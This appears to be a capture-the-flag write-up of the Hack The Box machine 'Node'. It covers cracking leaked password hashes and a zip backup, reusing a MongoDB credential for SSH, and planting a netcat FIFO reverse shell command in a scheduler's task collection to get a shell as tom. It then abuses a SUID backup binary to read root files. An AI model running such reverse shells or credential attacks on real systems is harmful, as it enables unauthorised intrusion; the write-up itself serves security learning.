Welcome back hackers!! Today we will be doing another medium rated machine called Node from hack the box. So lets get started!!


Enumeration

```
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-datanode Apache Hadoop
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
|_http-favicon: Unknown favicon MD5: 30F2CC86275A96B522F9818576EC65CF
|_http-title: MyPlace
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From the nmap scan came just two ports 22 and 3000. Lets start with port 3000 which is running Apache hadoop

Port 3000

Home page is running a site with just one functionality of logging in:



I was looking at the source code and to my interest there were some js files which we could take a look at. I ran gobuster and dirb too but they were wierd errors so I resorted to manual testing.

```
<script type="text/javascript" src="assets/js/app/app.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
```

The following image tells us what controllers are being used on the wesbite.

```
var controllers = angular.module('controllers', []);
var app = angular.module('myplace', [ 'ngRoute', 'controllers' ]);

app.config(function ($routeProvider, $locationProvider) {
  $routeProvider.
    when('/', {
      templateUrl: '/partials/home.html',
      controller: 'HomeCtrl'
    }).
    when('/profiles/:username', {
      templateUrl: '/partials/profile.html',
      controller: 'ProfileCtrl'
    }).
    when('/login', {
      templateUrl: '/partials/login.html',
      controller: 'LoginCtrl'
    }).
    when('/admin', {
      templateUrl: '/partials/admin.html',
      controller: 'AdminCtrl'
    }).
    otherwise({
      redirectTo: '/'
    });

    $locationProvider.html5Mode(true);
});
```

I read all js controllers file source code and one of the links given was special:

```
var controllers = angular.module('controllers');

controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
  $http.get('/api/users/' + $routeParams.username)
    .then(function (res) {
      $scope.user = res.data;
    }, function (res) {
      $scope.hasError = true;

      if (res.status == 404) {
        $scope.errorMessage = 'This user does not exist';
      }
      else {
        $scope.errorMessage = 'An unexpected error occurred';
      }
    });
});
```

I navigated to the api directory and there was a treasure for us to crack.

JSON Raw Data Headers


Save Copy Collapse All Expand All Filter JSON

```
0:
    _id:        "59a7365b98aa325cc03ee51c"
    username:   "myP14ceAdm1nAcc0uNT"
    password:   "dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af"
    is_admin:   true
1:
    _id:        "59a7368398aa325cc03ee51d"
    username:   "tom"
    password:   "f0e2e750791171b0391b682e…d1d0191451ec77b4d75f240"
    is_admin:   false
2:
    _id:        "59a7368e98aa325cc03ee51e"
    username:   "mark"
    password:   "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
    is_admin:   false
3:
    _id:        "59aa9781cced6f1d1490fce9"
    username:   "rastating"
    password:   "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
    is_admin:   false
```


I cracked Admin account password using crackstation and it turned out to be manchester my favorite football club:

Hash	Type	Result
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af	sha256	manchester

I logged in using admin username and password and there was just a backup file download option:



I downloaded the backup file and it contained base64 encoded very long string. I decoded using base64 command and the resultant file was a zip archive.

```
┌──(root💀kali)-[/home/rishabh/HTB/Node]
└─# base64 -d myplace.backup > decoded_file

┌──(root💀kali)-[/home/rishabh/HTB/Node]
└─# file decoded_file
decoded_file: Zip archive data, at least v1.0 to extract
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Node]
└─# unzip decoded_file.zip
Archive:  decoded_file.zip
   creating: var/www/myplace/
[decoded_file.zip] var/www/myplace/package-lock.json password:
password incorrect--reenter:
   skipping: var/www/myplace/package-lock.json  incorrect password
   creating: var/www/myplace/node_modules/
   creating: var/www/myplace/node_modules/serve-static/
   skipping: var/www/myplace/node_modules/serve-static/README.md  incorrect passwor
```

Unfortunately, it needs a password. Now I used zip2john to convert the zip file into john readable hash and let john crack the hash for me:

```
┌──(root💀kali)-[/home/rishabh/HTB/Node]
└─# john zip_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
magicword        (decoded_file.zip)
1g 0:00:00:00 DONE (2021-11-09 16:36) 12.50g/s 2355Kp/s 2355Kc/s 2355KC/s
sandrad..becky101
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


I used this password to deflate the zip file and there were tons of files which got unzipped. I started reading the files in the hopes I discover something and the first interesting thing I got is the express version:

```
┌──(root💀kali)-[/home/…/Node/var/www/myplace]
└─# cat package.json
{
    "name": "myplace",
    "description": "A secure place to meet new people.",
    "version": "1.0.0",
    "private": true,
    "dependencies": {
        "express": "4.15.x",
        "express-session": "1.15.x",
        "body-parser": "1.17.x",
        "mongodb": "2.2.x"
    }
}
```

Browsing through the files, I also grepped out password to see if we can find any other passwords which we can use to login to ssh. I used this command to find passwords in all the files:

```
grep -iR password .
```

But it threw a lot of junk. Next I went to explore app.js file and indeed it contained the password.



Initial foothold

Use the password found to ssh as mark:

Privilege Escalation

Lateral Escalation

I immediately transferred linpeas to do the work for me. It found mongodb conf file which is readable by us and other information about the service:

```
Analyzing Mongo Files (limit 70)
Version: MongoDB shell version: 3.2.16
db version v3.2.16
git version: 056bf45128114e44c5358c7a8776fb582363e094
OpenSSL version: OpenSSL 1.0.2g  1 Mar 2016
allocator: tcmalloc
modules: none
build environment:
    distmod: ubuntu1604
    distarch: x86_64
    target_arch: x86_64
-rw-r--r-- 1 root root 568 Jul 27  2017 /etc/mongod.conf
storage:
  dbPath: /var/lib/mongodb
  journal:
    enabled: true
systemLog:
  destination: file
  logAppend: true
  path: /var/log/mongodb/mongod.log
net:
  port: 27017
  bindIp: 127.0.0.1
```

I logged into mongoshell using mark's password and database myplace. I listed collections and then listed all documents inside that collection. But we got back the usernames and passwords we found earlier in /api/users

```
> show collections
users
> show users
2021-11-09T22:41:20.751+0000 E QUERY    [thread1] Error: not authorized on myplace to execute command { usersInfo: 1.
0 } :
_getErrorWithCode@src/mongo/shell/utils.js:25:13
DB.prototype.getUsers@src/mongo/shell/db.js:1523:1
shellHelper.show@src/mongo/shell/utils.js:752:9
shellHelper@src/mongo/shell/utils.js:659:15
@(shellhelp2):1:1

> db.users.find()
{ "_id" : ObjectId("59a7365b98aa325cc03ee51c"), "username" : "myP14ceAdm1nAcc0uNT", "password" : "dffc504aa55359b9265
cbebe1e4032fe600b64475ae3fd29c07d23223334d0af", "is_admin" : true }
{ "_id" : ObjectId("59a7368398aa325cc03ee51d"), "username" : "tom", "password" : "f0e2e750791171b0391b682ec35835bd6a5
c3f7c8d1d0191451ec77b4d75f240", "is_admin" : false }
{ "_id" : ObjectId("59a7368e98aa325cc03ee51e"), "username" : "mark", "password" : "de5a1adf4fedcce1533915edc60177547f
1057b61b7119fd130e1f7428705f73", "is_admin" : false }
{ "_id" : ObjectId("59aa9781cced6f1d1490fce9"), "username" : "rastating", "password" : "5065db2df0d4ee53562c650c29bac
f55b97e231e3fe88570abc9edd8b78ac2f0", "is_admin" : false }
>
```

I started enumerating again to find a path to change to Tom user. I looked at processes again and I saw a process being run as Tom user.

```
tom       1418  5.5  7.4 1238680 56132 ?       Ssl  19:45   8:37 /usr/bin/node /var/www/myplace/app.js
tom       1419  0.0  5.6 1008568 43196 ?       Ssl  19:45   0:02 /usr/bin/node /var/scheduler/app.js
```

We already know that the /var/www/myplace/app.js is the process of the web application on port 3000 so we will look at the other process.

```
mark@node:/var/scheduler$ cat app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=sched
uler';
```

Another database which we should probably take a look at. Last time I had a look at myplace database which contained web app creds. Lets have a look at this one now. There was nothing in the database. I read again the app.js file. If you read the code, for each document, a shell command is being executed. So at present we don't have any documents present in the database. We could create one, give a reverse shell value to cmd parameter and then let it run for us.

```
mark@node:/var/scheduler$ mongo mongodb://localhost/scheduler?authSource=scheduler --username mark --password
MongoDB shell version: 3.2.16
Enter password:
connecting to: mongodb://localhost/scheduler?authSource=scheduler
> db
scheduler
> db.tasks
scheduler.tasks
> db.tasks.insert( { "cmd" : "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.17.253 5657 >/tmp/f;" } )
WriteResult({ "nInserted" : 1 })
> db.tasks.find()
{ "_id" : ObjectId("618b0333a4f3f19c2cca9e8f"), "cmd" : "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.
17.253 5657 >/tmp/f;" }
> db.tasks.find()
>
```

```
┌──(root💀kali)-[/home/…/Node/var/www/myplace]
└─# rlwrap nc -nvlp 5657                                                                    130 ×
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5657
Ncat: Listening on 0.0.0.0:5657
Ncat: Connection from 10.129.253.145.
Ncat: Connection from 10.129.253.145:53888.
/bin/sh: 0: can't access tty; job control turned off
id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashar
e),1002(admin)
whoami
tom
sudo -l
sudo: no tty present and no askpass program specified
$
```


As you can see from the screenshots, the command after gettting executed got deleted and we got a shell as tom.
I again ran linpeas and found that there was an odd binary named "backup" present in /usr/local/bin/ with suid bit set.
I tried to run the binary with no arguments and it returned nothing:

```
backup hello
backup hello
tom@node:/usr/local/bin$
```

I cheated here a bit and went to seek help from ippsec and god he is a saviour.

Using r2 program, he inspected the binary flow of execution and I followed him in the same way and here is the screenshot:

I am not good in reading assembly language overall but from the diagram and instructions we could conclude the binary requires three arguments. If it doesn't get three arguments, the execution of binary will get terminated.
Here it is how it looks if supplied with correct number of arguments:



Now, I ran strace to look at the system calls and to find anything interesting which we can abuse and with luck we did find one:

```
open("/etc/myplace/keys", O_RDONLY)     = 3
```

Its opening a file which contains keys. I copied that file contents and if you remember there was a constant backup key present in app.js file:

```
cat /etc/myplace/keys
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
```

```
┌──(root💀kali)-[/home/…/Node/var/www/myplace]
└─# cat app.js

const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Also I found the syntax for the binary in app.js file which is supposed to run:

```
app.get('/api/admin/backup', function (req, res) {
  if (req.session.user && req.session.user.is_admin) {
    var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
    var backup = '';
```


I followed the syntax and I got trolled:

With no way around, I had to go to ippsec to ask for help and what we need to do is

we have to analyze the binary using r2 again and look for bad characters and study the flow of the program. I followed the ippsec walkthrough whose link is here: (https://www.youtube.com/watch?v=sW10TIZF62w) and the first way to get root is:

```
/usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 root
```

The output will be a base64 string which you need to decode and save it as zip. Then unzip the file using the password "magicword" and you will have access to all the root files



Voila!! Without the help of ippsec I wouldn't have been able to root this box. I learned something new which is important. Anyways we will meet tomorrow with another box.